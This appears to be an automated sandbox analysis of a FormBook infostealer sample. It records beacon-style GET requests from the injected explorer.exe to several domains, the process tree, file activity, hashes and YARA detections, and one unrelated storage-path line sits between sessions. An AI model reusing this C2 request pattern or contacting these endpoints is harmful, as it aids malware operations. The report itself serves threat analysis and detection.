Apr 8, 2021 11:05:06.645096064 CEST	1338	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 08 Apr 2021 09:05:06 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49727	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:05:11.863981009 CEST	5003	OUT	GET /iu4d/?AR6=JvjSk9WUlBdgONG69H9sib5J4SPt/vPlwOmf1A06UqzVvRJVghpTE97et7kDme6aF6nY&nflLiT=xPJxAxbPf HTTP/1.1 Host: www.ux300e.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:05:11.881622076 CEST	5003	IN	HTTP/1.1 410 Gone Server: openresty/1.13.6.2 Date: Thu, 08 Apr 2021 09:04:23 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 61 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 75 78 33 30 30 65 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 36 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 75 78 33 30 30 65 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4a <meta http-equiv='refresh' content='5; url=http://www.ux300e.com/' />a </head>9 <body>36 You are being redirected to http://www.ux300e.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49728	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:05:16.982394934 CEST	5622	OUT	GET /iu4d/?AR6=7Tv9DsBa2x/9+7rHtb45a2p9TOUpHuLwXvGhoZyRj+FM5Jpy0KtmokI2zSCU3HKaraDa&nflLiT=xPJxAxbPf HTTP/1.1 Host: www.mvprunning.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:05:17.162631035 CEST	5622	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 09:05:17 GMT Content-Type: text/html Content-Length: 275 ETag: "605e0bcb-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49729	172.67.219.254	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:05:22.258661032 CEST	5624	OUT	GET /iu4d/?AR6=dTiXV4CFE3yVJbJPtbi4kS8L9e4gDLsfvJEyPJQwpK+wIZV6SF5bJNAnffOAlybNEFfC&nflLiT=xPJxAxbPf HTTP/1.1 Host: www.getboostphlo.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:05:22.638344049 CEST	5625	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Apr 2021 09:05:22 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=dfb3971d4184d632d73a1908cbee311771617872722; expires=Sat, 08-May-21 09:05:22 GMT; path=/; domain=.getboostphlo.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 095253b1640000a8c13d238000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=%2F802H7kHqNcGEaM19LIsT0HTjHrjpPBTypNS7vtOf80a0axYnOpC46oJeo%2FijRhoiKFT5as3D5%2FwxLegLD2FcS%2FMFN%2BWUhKGAQQySsVBK6%2BbwWISsw%3D%3D"}],"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 63ca55623926a8c1-CDG alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 63 62 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 69 75 34 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: cb<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /iu4d/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49731	15.165.26.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:05:28.222840071 CEST	5641	OUT	GET /iu4d/?AR6=aMD/FfTIFdO3dQr6MUn+t3qhrpMUQuV8ueOBsAqsCPdFlO5Mvx0OM51UzrA3L99pwBOY&nflLiT=xPJxAxbPf HTTP/1.1 Host: www.okitmall.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:05:28.450283051 CEST	5644	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Apr 2021 09:05:28 GMT Server: Apache X-Powered-By: PHP/5.6.36 X-Frame-Options: SAMEORIGIN Cache-Control: No-Cache Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 65 30 34 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 6b 72 22 3e 0a 09 3c 68 65 61 64 3e 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 33 36 30 2c 20 75 73 65 72 2d 73 63 61 6c 65 3d 6e 6f 22 3e 0a 09 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 66 6f 72 6d 61 74 2d 64 65 74 65 63 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 6c 65 70 68 6f 6e 65 3d 6e 6f 22 20 2f 3e 0a 09 09 09 09 3c 74 69 74 6c 65 3e ed 86 b5 ed 95 a9 eb b3 b4 ed 97 98 20 eb b9 84 ea b5 90 ea b2 ac ec a0 81 ec 82 ac ec 9d b4 ed 8a b8 3c 2f 74 69 74 6c 65 3e 0a 0a 09 09 0a 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 61 6a 61 78 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 71 75 65 72 79 2f 31 2e 31 31 2e 32 2f 6a 71 75 65 72 79 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 63 64 6e 6a 73 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 51 75 65 72 79 2e 73 65 72 69 61 6c 69 7a 65 4f 62 6a 65 63 74 2f 32 2e 30 2e 33 2f 6a 71 75 65 72 79 2e 73 65 72 69 61 6c 69 7a 65 4f 62 6a 65 63 74 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 63 64 6e 6a 73 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 73 6f 6e 33 2f 33 2e 33 2e 32 2f 6a 73 6f 6e 33 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 20 20 6a 51 75 65 72 79 28 66 75 6e 63 74 69 6f 6e 28 24 29 20 7b 0a 20 20 20 20 20 20 24 66 6f 72 6d 20 3d 20 24 28 27 2e 70 75 72 65 2d 66 6f 72 6d 27 29 3b 0a 20 20 20 20 20 20 24 66 6f 72 6d 2e 73 75 62 6d 69 74 28 66 75 6e 63 74 69 6f 6e 28 65 29 20 7b 0a 20 20 20 20 20 20 20 20 76 61 72 20 24 74 68 69 73 20 3d 20 24 28 74 68 69 73 29 3b 0a 0a 09 09 76 61 72 20 66 20 3d 20 74 68 69 73 3b 0a 0a 09 09 69 66 20 28 66 2e 61 67 72 65 65 2e 63 68 65 63 6b 65 64 20 3d 3d 20 66 61 6c 73 65 29 0a 09 09 09 7b 0a 09 09 09 09 61 6c 65 72 74 28 27 ea b0 9c ec 9d b8 ec a0 95 eb b3 b4 ec b7 a8 ea b8 89 eb b0 a9 ec b9 a8 ec 97 90 20 eb 8f 99 ec 9d 98 ed 95 b4 20 ec a3 bc ec 84 b8 ec 9a 94 2e 27 29 3b 0a 09 09 09 09 66 2e 61 67 72 65 65 2e 66 6f 63 75 73 28 29 3b 0a 09 09 09 09 72 65 74 75 72 6e 20 66 61 6c 73 65 3b 0a 09 09 09 7d 0a 0a 09 09 09 09 69 66 20 28 66 2e 63 75 73 74 6f 6d 65 72 5f 6e 61 6d 65 2e 76 61 6c 75 65 20 3d 3d 20 22 22 29 0a 09 09 09 7b 0a 09 09 09 09 61 6c 65 72 74 28 27 ec 9d b4 eb a6 84 ec 9d 84 20 ec 9e 85 eb a0 a5 ed 95 b4 20 ec a3 bc ec 84 b8 ec 9a 94 2e 27 29 3b 0a 09 09 09 09 66 2e 63 75 73 74 6f 6d 65 72 5f 6e 61 6d 65 2e 66 6f 63 75 73 28 29 3b 0a 09 09 09 09 72 65 74 75 72 6e 20 66 61 6c 73 65 3b 0a 09 09 09 7d 0a 0a 20 20 20 20 09 09 09 69 66 20 28 66 2e 63 75 73 74 6f 6d 65 72 5f 62 69 72 74 68 2e 76 61 6c 75 65 20 3d 3d 20 22 22 29 0a 09 09 09 7b 0a 09 09 09 09 61 6c 65 72 74 28 27 ec 83 9d eb 85 84 ec 9b 94 ec 9d bc ec 9d 84 20 ec 9e 85 eb a0 a5 ed 95 b4 Data Ascii: 1e04<!doctype html><html lang="kr"><head><meta name="viewport" content="width=360, user-scalable=no"><meta charset="UTF-8"><meta name="format-detection" content="telephone=no" /><title> </title><script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js"></script> <script src="https://cdnjs.cloudflare.com/ajax/libs/jQuery.serializeObject/2.0.3/jquery.serializeObject.min.js"></script> <script src="https://cdnjs.cloudflare.com/ajax/libs/json3/3.3.2/json3.min.js"></script> <script type="text/javascript"> jQuery(function($) { $form = $('.pure-form'); $form.submit(function(e) { var $this = $(this);var f = this;if (f.agree.checked == false){alert(' .');f.agree.focus();return false;}if (f.customer_name.value == ""){alert(' .');f.customer_name.focus();return false;} if (f.customer_birth.value == ""){alert('

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49732	198.148.114.222	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:05:39.640341043 CEST	5670	OUT	GET /iu4d/?AR6=y4JxQtggtXVUGlOHrdhsWpYE5Q5QdQRqM5s9avj6g1ZOxqioacxcZohZ3CHAJSRBFHfe&nflLiT=xPJxAxbPf HTTP/1.1 Host: www.cqsjny.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:05:39.795466900 CEST	5670	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 08 Apr 2021 08:57:53 GMT Content-Type: text/html Content-Length: 162 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49735	172.67.187.138	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:05:44.885164976 CEST	5689	OUT	GET /iu4d/?AR6=FEKq/YHm5wXdiXZSfMYU5a3fJJzC9VYlasV/QaqgSPDk7XU2aTMqxEbJbT09VD1VuWTt&nflLiT=xPJxAxbPf HTTP/1.1 Host: www.betbonusuk.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:05:44.938178062 CEST	5690	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 09:05:44 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Thu, 08 Apr 2021 10:05:44 GMT Location: https://www.betbonusuk.com/iu4d/?AR6=FEKq/YHm5wXdiXZSfMYU5a3fJJzC9VYlasV/QaqgSPDk7XU2aTMqxEbJbT09VD1VuWTt&nflLiT=xPJxAxbPf cf-request-id: 09525409c80000edd3948d6000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=ZF5J6NiyZJ1xWOxL1HbRgMnFhsl5L55L%2BmumTS%2F2zFKYcHwqadVLmwL5yKrJ9ELzoFLC7L7p%2FYsoGRwUdZAonvvH11mdTVYOHlAjMCxYfQqMn98%3D"}],"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 63ca55efaac0edd3-CDG alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49736	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:05:50.018143892 CEST	5691	OUT	GET /iu4d/?AR6=a4TwvNFJUHZfYjxmJDGfKucvC3Kvi9GvZt2BYG7bsK78eAq1dsPAQngdGmiuB14d735P&nflLiT=xPJxAxbPf HTTP/1.1 Host: www.yashaerotech.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:05:50.132699966 CEST	5692	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 09:05:50 GMT Content-Type: text/html Content-Length: 275 ETag: "6063a886-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: hvEop8Y70Y.exe PID: 6364 Parent PID: 5660

General

Start time:	11:03:54
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\hvEop8Y70Y.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\hvEop8Y70Y.exe'
Imagebase:	0x8b0000
File size:	652800 bytes
MD5 hash:	BD7E988ED1D92F9FAF32F6A817D89329
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.262152823.0000000003FD3000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.262152823.0000000003FD3000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.262152823.0000000003FD3000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.261538858.0000000002F11000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA9CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA9CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\hvEop8Y70Y.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DDAC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\hvEop8Y70Y.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6DDAC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA7CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8E1B4F	ReadFile

Analysis Process: hvEop8Y70Y.exe PID: 6668 Parent PID: 6364

General

Start time:	11:04:05
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\hvEop8Y70Y.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\hvEop8Y70Y.exe
Imagebase:	0x9a0000
File size:	652800 bytes
MD5 hash:	BD7E988ED1D92F9FAF32F6A817D89329
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.311261604.00000000011B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.311261604.00000000011B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.311261604.00000000011B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.311590903.00000000011E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.311590903.00000000011E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.311590903.00000000011E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.310331740.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.310331740.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.310331740.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 6668

General

Start time:	11:04:08
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: raserver.exe PID: 3536 Parent PID: 3472

General

Start time:	11:04:24
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\raserver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\raserver.exe
Imagebase:	0xcb0000
File size:	108544 bytes
MD5 hash:	2AADF65E395BFBD0D9B71D7279C8B5EC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
